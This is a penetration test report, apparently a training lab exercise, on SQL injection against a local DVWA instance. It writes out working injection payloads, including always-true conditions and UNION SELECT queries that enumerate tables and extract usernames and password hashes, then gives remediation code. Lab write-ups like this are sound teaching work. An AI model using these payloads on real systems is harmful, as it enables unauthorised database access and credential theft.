# PENETRATION TEST REPORT

Target: DVWA (Damn Vulnerable Web Application)

Date: 4/3/2026

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Security Level: Low

*Classification: Internal Use Only*

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## 1.0 EXECUTIVE SUMMARY

A security assessment was conducted on the Damn Vulnerable Web Application (DVWA) at LOW security level on 1/3/2026. The testing focused on identifying SQL Injection vulnerabilities in the application.

KEY FINDINGS:

Vulnerability - SQL Injection

Risk Level - CRITICAL

Impact - Complete database compromise

Data Exposed - Usernames and password

SUMMARY:

The application contains critical SQL Injection vulnerabilities that allow an attacker to bypass authentication, extract all user credentials, and potentially gain full control of the database server.

## 2.0 TESTING METHODOLOGY

- TARGET INFORMATION

Target - DVWA (Damn Vulnerable Web Application)

Security - LOW Level

Module - SQL Injection (/vulnerabilities/sqli/)

Method - Manual

- TESTING APPROACH

1. Discovery - Identify injection points

2. Confirmation - Verify vulnerability exists

3. Enumeration - Map database structure

4. Exploitation - Extract sensitive data

- TOOLS USED

• Oracle VirtualBox

• Parrot OS - Security-focused Linux distribution containing pre-installed tools for penetration testing

• Mozilla Firefox - Web browser used to access and interact with DVWA

• DVWA (Damn Vulnerable Web Application) - Deliberately vulnerable web application used as the testing target

• Browser Developer Tools (F12) - Used to inspect HTML source, monitor network traffic, and analyze application responses

## 3.0 SQL INJECTION FINDINGS

### 3.1 DISCOVERY PHASE


The original SQL query:

SELECT first_name, last_name FROM users WHERE user_id = '$input'

**Baseline Test**

Input: 1

Result Normal output - User "admin" displayed





**Vulnerability Probe**

Input: ‘

Result - 500 Internal Server Error

Analysis - Single quote broke SQL syntax Confirms user input reaches database



Parrot Os [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places System
Sun Mar 1, 20:20
Problem loading page
http://localhost/DVWA/vulnerabilities/sqli/?id='&Submit=Submit#
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Looks like there's a problem with this site
http://localhost/DVWA/vulnerabilities/sqli/?id='&Submit=Submit# might have a temporary problem or it could have moved.
Error code: 500 Internal Server Error
The site could be temporarily unavailable or too busy. Try again in a few moments.
Try Again

## 3.2 CONFIRMATION PHASE – ALWAYS TRUE CONDITIONS

1. Input: 1’ OR ‘1’=’1


Result – All users displayed

Analysis – OR condition makes query always TRUE




2. Input: 1’ OR ‘1’=’1’ -- -


Result - All users displayed




3. Input: 1’ OR ‘1’=’1’ #

Result - All users displayed

Note - # works as comment in some databases




### 3.3 ENUMERATION PHASE – MAPPING THE DATABASE

**<u>COLUMN COUNT TESTING:</u>**

1. Input: 1' UNION SELECT 1 -- -

Result - Error - Column count mismatch


Analysis - Original query uses 2 columns




2. Input: 1' UNION SELECT 1,2 -- -

Result - Displays "1" and "2"

Finding - Confirms 2 columns in original query




## DATABASE INFORMATION:

Input: 1' UNION SELECT database(),user() -- -

Result - Database: dvwa, User: dvwa@localhost





**TABLE DISCOVERY:**

Input: 1' UNION SELECT table_name,2 FROM information_schema.tables -- -

Result - List of all tables in database

Key Tables - users, guestbook, access_log




## 3.4 EXPLOITATION PHASE - DATA EXTRACTION

**<u>CREDENTIAL THEFT (CRITICAL FINDING):</u>**

Input: 1' UNION SELECT user,password FROM users -- -

Result - ALL usernames and password hashes

Severity - CRITICAL - Full account compromise





<u>Extracted Data:</u>

| Username | Password Hash |
|---|---|
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |

Input: ' UNION SELECT null,concat(first_name,0x0a,last_name) FROM users -- -


Result - Complete database schema




## COMPLETE DATABASE STRUCTURE:

Input: 1' UNION SELECT GROUP_CONCAT(DISTINCT table_name), GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema=database() -- -

Result - Complete database schema



## 4.0 IMPACT ANALYSIS

### 4.1 TECHNICAL IMPACT

| Area | Impact |
|---|---|
| Confidentiality | All user data exposed |
| Integrity | Data can be modified/deleted |
| Availability | Database can be destroyed |
| Authentication | Login can be bypassed completely |

### 4.2 BUSINESS IMPACT

| Risk | Consequence |
|---|---|
| Data Breach | All user credentials stolen |
| Account Takeover | Attackers access user accounts |
| Reputation | Loss of customer trust |
| Legal | GDPR/regulatory fines |
| Financial | Fraud, theft, recovery costs |

## 5.0 REMEDIATION RECOMMENDATIONS

### IMMEDIATE FIXES (CRITICAL PRIORITY)

1. PREPARED STATEMENTS:

VULNERABLE CODE

```
$query = "SELECT * FROM users WHERE id = '$_GET[id]'";
```

SECURE CODE

```
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("s", $_GET['id']);
$stmt->execute();
```

2. INPUT VALIDATION

```
// Only allow numbers
if (!is_numeric($_GET['id'])) {
   die("Invalid input");
}
```

3. ADDITIONAL CONTROLS

• Least privilege database accounts

• Hide detailed error messages

• Regular security testing

• Web Application Firewall (WAF)